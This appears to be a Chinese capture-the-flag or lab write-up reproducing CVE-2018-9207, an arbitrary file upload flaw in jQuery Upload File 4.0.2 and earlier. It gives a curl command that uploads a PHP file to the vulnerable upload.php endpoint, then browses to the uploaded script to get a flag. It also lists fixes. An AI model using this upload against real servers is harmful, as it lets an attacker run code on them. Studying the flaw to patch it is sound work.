jquery 文件上传 (CVE-2018-9207)漏洞复现

0x01 漏洞描述

jQuery是一个快速、简洁的JavaScript框架,是继Prototype之后又一个优秀的JavaScript代码库(框架)于2006年1月由John Resig发布。 jQuery Upload File <= 4.0.2 中的任意文件上传 根目录下/jquery-upload-file

0x02 影响范围

<= 4.0.2

0x03 漏洞复现

1、进入的页面

2、准备一个 php 文件

php 复制代码
<?php phpinfo(); ?>

3、通过虚拟机上传(把文件放进虚拟机里,并执行以下命令)

bash 复制代码
curl -F "myfile=@sh.php" "http://ip:端口/jquery-upload-file/php/upload.php"


4、浏览器访问路径

http://ip:port/jquery-upload-file/php/uploads/sh.php

Ctrl + F 搜 flag 关键字,即可获得 flag
0x04 漏洞修复

升级 jQuery File Upload 到官方安全版本(推荐 10.x 或至少 9.22.1+)

删除或禁用官方 demo 中不安全的上传处理代码(如 server/php/)

服务端限制上传文件类型,禁止上传可执行脚本(如 .php, .jsp 等)

上传接口必须设置身份认证或权限控制,禁止未授权访问

相关推荐
网络豆1 天前
Apache Maven 鸿蒙 PC 适配全记录:把 JVM 构建工具交付到 HiShell
maven·apache·harmonyos
网络豆1 天前
Apache Hive 鸿蒙 PC 适配全记录:以 Qt 客户端打通 HiveQL、监控与元数据访问
hive·apache·harmonyos
网络豆1 天前
Apache HBase 鸿蒙 PC 适配全记录:用 Qt 原生客户端打通 REST 管理与数据读写
apache·hbase·harmonyos
无巧不成书02182 天前
Apache Tomcat 9 下载全指南(Windows,Linux,macOS):版本选型、国内镜像、SHA-512 与 PGP 完整性校验
windows·tomcat·apache
Dream-Y.ocean2 天前
鸿蒙平台 Apache Tomcat 管理控制台适配实战:基于 Electron 壳方案的真实 HTTP 服务器实现
tomcat·apache·harmonyos
betazhou2 天前
Apache seatunel常用配置参数解析说明
apache·seatunnel
凤山老林3 天前
Spring Boot 集成 Apache Kafka Streams 构建流处理应用:状态存储、窗口聚合与
spring boot·kafka·apache
DolphinScheduler社区4 天前
Apache DolphinScheduler 8 月报:权限安全加固,调度补火上线,性能与稳定性持续提升
大数据·安全·开源·apache·任务调度·海豚调度
sbjdhjd4 天前
从 7 字符文件名拼接到二维数组取值:PHP 无参函数限制下的受控靶场复盘 | (7字符绕过)
网络·nginx·安全·网络安全·云计算·php·apache
Jackyzhe5 天前
Apache Iceberg Variant 类型:v3 半结构化数据不再「二选一」
apache